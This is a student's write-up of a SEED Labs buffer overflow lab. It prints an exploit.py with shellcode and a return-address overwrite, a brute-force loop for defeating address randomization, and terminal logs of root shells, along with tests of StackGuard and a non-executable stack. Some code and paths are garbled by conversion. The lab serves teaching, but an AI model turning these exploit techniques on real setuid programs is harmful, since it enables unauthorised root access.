uid=0(root) gid=1000(rsmedina) groups=1000(rsmedina),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),113(wireshark),116(bluetooth),129(scanner),136(vboxsf),137(kabober)
echo hello there how are you
hello there how are you
exit

(base) [rsmedina@SebsHome] ~/School/A6_seedoverflow/Labsetup/shellcode
└$

```

Once I changed the shells to be ran with uid 0 I redid the attack from level 1. This was just a buffer overflow attack on a 32-bit program. I took the new binary that I edited on call.shellcode.c and put it into exploit.py so it can call the correct shellcode in order to get by the countermeasure.



```

rsmedina@x86_64-conda-linux-gnu:~/School/A6_seeoverflow/Labsetup/code
File Actions Edit View Help
#!/usr/bin/python3
import sys

Replace the content with the actual shellcode
shellcode= (
 "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
 "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
 "\x62\x69\x66\x89\x31\x50\x53\x89\xe1\x31"
 "\xd2\x31\xc0\xb0\x00\xcd\x80"
).encode('latin-1')

Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
Put the shellcode somewhere in the payload
#start = 517 - len(shellcode)
start = 400 # Change this number Used for task 3
#content[517 - len(shellcode):] = shellcode #This line puts shell code at the end of
badfile. This was used for task 4
content[start:start + len(shellcode)] = shellcode #Used for task 3,5

Decide the return address value
and put it somewhere in the payload
ret = 0xfffffbff + 200 # Change this number
offset = 112 # Change this number used for task 3,5

L = 4 # Used this for task 3,4
#L = 8 # Used this for task 5,6
#addr = (ret).to_bytes(L,byteorder='little')used this for task 5,6

#This sprays the buffer with the return address
#for offset in range(50):used this for task 4
 #content[(offset*L):(offset*L+L)] = (ret).to_bytes(L,byteorder='little')
#content[0 : 15] = addr * 2 #Used for task 5,6
content[offset:L] = ret.to_bytes(L,byteorder='little')
#####

Write the content to a file
with open('badfile', 'wb') as f:
 f.write(content)

"exploit.py" 41L, 1516B

```

Once the exploit.py was edited I launched the attack. I ran exploit.py which inputted the payload into the file named badfile. Then I ran “stack-L1” and the attack proceeded. Afte running “stack-L1 I was able to get root shell access and successfully completed the buffer overflow attack with the dash counter measure turned on. Also to check that the dash countermeasure is turned on I ran “ls -l /bin/sh bin/zsh /bin/dash” to make sure that my buffer overflow was able to run with the dash counter measure on.

```

rsmedina@x86_64-conda-linux-gnu: ~/School/A6_seedoverflow/Labsetup/code
File Actions Edit View Help
uid=1000(rsmedina) gid=1000(rsmedina) groups=1000(rsmedina),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),113(wireshark),116(bluetooth),129(scanner),136(vboxsf),137(kaboxer)
$ echo hello there how are you today
hello there how are you today
$ exit

(base) [rsmedina@SebsHome:~/School/A6_seedoverflow/Labsetup/shellcode]
$ cd .. /code

(base) [rsmedina@SebsHome:~/School/A6_seedoverflow/Labsetup/code]
$ ls
Makefile peda-session-stack-L1-dbg.txt stack-L2-dbg stack-L4-dbg
badfile stack-L1 stack-L3 stack.c
brute-force.sh stack-L1-dbg stack-L3-dbg
exploit.py stack-L2 stack-L4

(base) [rsmedina@SebsHome:~/School/A6_seedoverflow/Labsetup/code]
$ vi exploit.py

(base) [rsmedina@SebsHome:~/School/A6_seedoverflow/Labsetup/code]
$./exploit.py

(base) [rsmedina@SebsHome:~/School/A6_seedoverflow/Labsetup/code]
$./stack-L1
Input size: 517
whoami
root
id
uid=0(root) gid=1000(rsmedina) groups=1000(rsmedina),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),113(wireshark),116(bluetooth),129(scanner),136(vboxsf),137(kaboxer)
echo hello there how are you doing today
hello there how are you doing today
exit

(base) [rsmedina@SebsHome:~/School/A6_seedoverflow/Labsetup/code]
$ ls -l /bin/sh /bin/zsh /bin/dash
-rwxr-xr-x 1 root root 125640 Jun 21 2023 /bin/dash
lrwxrwxrwx 1 root root 9 May 8 13:29 /bin/sh → /bin/dash
-rwxr-xr-x 1 root root 869864 Jan 9 03:15 /bin/zsh

(base) [rsmedina@SebsHome:~/School/A6_seedoverflow/Labsetup/code]
$

```

## 10. Defeating Address Randomization

In this task I must turn on address randomization countermeasure on the 32-bit program. What this countermeasure does is assign a random stack base address to the program and if my file does not match that address that will fail because the countermeasure blocked it. You can see this in the screenshots below. I enabled the countermeasure and ran the program expect it gave me a segmentation error because the stack base address did not match the address of the program.

The screenshot shows a terminal window with the following session:

```
rsmedina@x86_64-conda-linux-gnu: ~/School/A6_seedoerflow/Labsetup/code
File Actions Edit View Help
(base) [rsmedina@SebsHome] [~/School/A6_seedoerflow/Labsetup/code]
└$./exploit.py
(base) [rsmedina@SebsHome] [~/School/A6_seedoerflow/Labsetup/code]
└$./stack-L1
Input size: 517
whoami
root
id
uid=0(root) gid=1000(rsmedina) groups=1000(rsmedina),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),113(wireshark),116(bluetooth),129(scanner),136(vboxsf),137(kaboxer)
echo hello there how are you doing today
hello there how are you doing today
exit


(base) [rsmedina@SebsHome] [~/School/A6_seedoerflow/Labsetup/code]
└$ ls /bin/sh /bin/zsh /bin/dash
-rwxr-xr-x 1 root root 125640 Jun 21 2023 /bin/dash
lrwxrwxrwx 1 root root 9 May 8 13:29 /bin/sh → /bin/dash
-rwxr-xr-x 1 root root 869864 Jan 9 03:15 /bin/zsh

(base) [rsmedina@SebsHome] [~/School/A6_seedoerflow/Labsetup/code]
└$ vi exploit.py
(base) [rsmedina@SebsHome] [~/School/A6_seedoerflow/Labsetup/code]
└$ ls
Makefile peda-session-stack-L1-dbg.txt stack-L2-dbg stack-L4-dbg
badfile stack-L1 stack-L3 stack.c
brute-force.sh stack-L1-dbg stack-L3-dbg
exploit.py stack-L2 stack-L4
(base) [rsmedina@SebsHome] [~/School/A6_seedoerflow/Labsetup/code]
└$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2

(base) [rsmedina@SebsHome] [~/School/A6_seedoerflow/Labsetup/code]
└$./stack-L1
Input size: 517
zsh: segmentation fault ./stack-L1

(base) [rsmedina@SebsHome] [~/School/A6_seedoerflow/Labsetup/code]
└$
```

The work around that I did was a brute force approach. Since a 32-bit program only has 524,288 possibilities that the stack base address can be, a brute force attack is a good way to get past this countermeasure because that is not that many possibilities. I used the brute force code that SEED labs gave me and what it does is take the program we want to run with in this case is “stack-L1” and put it in a while loop. What this means is that the brute force program will run stack-L1 over and over again with a new address attached to the file going into stack-L1. The loop will keep running and failing until the two addresses match and give me access to the root shell.




```
File Actions Edit View Help
#!/bin/bash

SECONDS=0
value=0

while true; do
 value=$(($value + 1))
 duration=$SECONDS
 min=$((duration / 60))
 sec=$((duration % 60))
 echo "$min minutes and $sec seconds elapsed."
 echo "The program has been running $value times so far."
 ./stack-L1
done
```

Since the attack on “stack-L1” was already setup for the last section I just had to run the brute force script until I gained access to the root shell. I executed the brute force script then waited and eventually was able to get into the root shell. This means I was successful in executing a buffer overflow attack with the address randomizer countermeasure turned on.



```
/home/rsmedina /home/rsmedina
File Actions Edit View Help
(base) [~/School/A6_seeoverflow/Labsetup/code]
$./brute-force.sh
0 minutes and 0 seconds elapsed.
The program has been running 1 times so far.
Input size: 517
./brute-force.sh: line 14: 432314 Segmentation fault ./stack-L1
0 minutes and 0 seconds elapsed.
The program has been running 2 times so far.
Input size: 517
./brute-force.sh: line 14: 432315 Segmentation fault ./stack-L1
0 minutes and 0 seconds elapsed.
The program has been running 3 times so far.
Input size: 517
./brute-force.sh: line 14: 432316 Segmentation fault ./stack-L1
0 minutes and 0 seconds elapsed.
The program has been running 4 times so far.
Input size: 517
./brute-force.sh: line 14: 432317 Segmentation fault ./stack-L1
0 minutes and 0 seconds elapsed.
The program has been running 5 times so far.
Input size: 517
./brute-force.sh: line 14: 432318 Segmentation fault ./stack-L1
0 minutes and 0 seconds elapsed.
The program has been running 6 times so far.
Input size: 517
./brute-force.sh: line 14: 432319 Segmentation fault ./stack-L1
0 minutes and 0 seconds elapsed.
The program has been running 7 times so far.
Input size: 517
./brute-force.sh: line 14: 432320 Segmentation fault ./stack-L1
0 minutes and 0 seconds elapsed.
The program has been running 8 times so far.
Input size: 517
./brute-force.sh: line 14: 432321 Segmentation fault ./stack-L1
0 minutes and 0 seconds elapsed.
The program has been running 9 times so far.
Input size: 517
./brute-force.sh: line 14: 432322 Segmentation fault ./stack-L1
0 minutes and 0 seconds elapsed.
The program has been running 10 times so far.
Input size: 517
./brute-force.sh: line 14: 432323 Segmentation fault ./stack-L1
0 minutes and 0 seconds elapsed.
The program has been running 11 times so far.
Input size: 517
./brute-force.sh: line 14: 432324 Segmentation fault ./stack-L1
0 minutes and 0 seconds elapsed.
The program has been running 12 times so far.
Input size: 517
./brute-force.sh: line 14: 432325 Segmentation fault ./stack-L1
```

```

Kali (A5,A6) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications File Actions Edit View Help
rsmedina@v86_64-conda-linux-gnu:~/School/A6
The program has been running 13242 times so far.
Input size: 517
./stack-L1
Program terminated: Segmentation fault ./stack-L1
The program has been running 13243 times so far.
Input size: 517
./stack-L1
Program terminated: Segmentation fault ./stack-L1
The program has been running 13244 times so far.
Input size: 517
./stack-L1
Program terminated: Segmentation fault ./stack-L1
The program has been running 13245 times so far.
Input size: 517
./stack-L1
Program terminated: Segmentation fault ./stack-L1
The program has been running 13246 times so far.
Input size: 517
whoami
root
id
uid=0(root) gid=1000(rsmedina) groups=1000(rsmedina),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),113(wireless),116(bluetooth),129(scanner),136(vboxsf),137(kabober)
echo I finally got in
I finally got in
#

```

## 11. Experimenting with Other Countermeasures

First SEED Labs ask me to run the BufferOverFlow first before turning on the StackGuard Protection. So, I ran the program, and the attack still goes through successfully as seen below.

```

(base) [rsmedina@SebsHome:~/School/A6_seedoverflow/Labsetup/code]
└$ ls
Makefile brute-force.sh peda-session-stack-L1-dbg.txt stack-L1-dbg stack-L2-dbg stack-L3-dbg stack-L4-dbg
badfile exploit.py stack-L1 stack-L2 stack-L3 stack-L4 stack.c

(base) [rsmedina@SebsHome:~/School/A6_seedoverflow/Labsetup/code]
└$./stack-L1
Input size: 517
$ whoami
root
id
uid=0(root) gid=1000(rsmedina) groups=1000(rsmedina),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),113(wireless),116(bluetooth),129(scanner),136(vboxsf),137(kabober)
echo /bin/sh: 3: quit: not found
exit
(base) [rsmedina@SebsHome:~/School/A6_seedoverflow/Labsetup/code]
└$

```

Now I turned on the StackGuard Protection countermeasure by compiling the program without the -fno -stack -protector flag. When I ran the program, I still gained access to the root shell successfully completing the attack.


```

(base) [rsmedina@SebsHome:~/School/A6_seedoverflow/Labsetup/code]
└$ gcc -O0 -fstack-protector stack-L1 -o2 -l execstack -no-pie
(base) [rsmedina@SebsHome:~/School/A6_seedoverflow/Labsetup/code]
└$ ls
Makefile brute-force.sh exploit.py stack-L1 stack.c

(base) [rsmedina@SebsHome:~/School/A6_seedoverflow/Labsetup/code]
└$./stack-L1
Opening badfile: No such file or directory
(base) [rsmedina@SebsHome:~/School/A6_seedoverflow/Labsetup/code]
└$ touch badfile
(base) [rsmedina@SebsHome:~/School/A6_seedoverflow/Labsetup/code]
└$./exploit.py
(base) [rsmedina@SebsHome:~/School/A6_seedoverflow/Labsetup/code]
└$./stack-L1
Input size: 517
$ whoami
rsmedina
$ id
uid=1000(rsmedina) gid=1000(rsmedina) groups=1000(rsmedina),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),113(wireless),116(bluetooth),129(scanner),136(vboxsf),137(kabober)
$ echo hello world
hello world
$ exit
(base) [rsmedina@SebsHome:~/School/A6_seedoverflow/Labsetup/code]
└$

```

Now the next task in this I made the stack non-executable. So, to do this, I went into the Makefile that SEED Labs made for me in the shellcode file and where it said -z execstack I changed so that it said -z noexecstack making the stack non-executable when compiled.



The screenshot shows a terminal window titled "Kali (A5,A6) [Running] - Oracle VM VirtualBox". The terminal displays a Makefile with the following content:

```
File Machine View Input Devices Help
File Actions Edit View Help
all: Trash
 gcc -m32 -z noexecstack -o a32.out call_shellcode.c
 gcc -z execstack -o a64.out call_shellcode.c

setuid:
 gcc -m32 -z execstack -o a32.out call_shellcode.c
 gcc -z execstack -o a64.out call_shellcode.c
 FileS sudo chown root:root a32.out a64.out
 sudo chmod 4755 a32.out a64.out

clean:
 rm -f a32.out a64.out *,o
~ ~ Home
~ ~
~ ~
```

Now that I changed the Makefile to do the correct steps in this task I now compiled call\_shellcode.c with the “make all” command and then ran “./a32.out” and “./a46.out”. When I ran both, I got a segfault. This countermeasure is preventing the direct execution of shellcode when it was placed on the stack.

This completes all of section for this SEED Lab.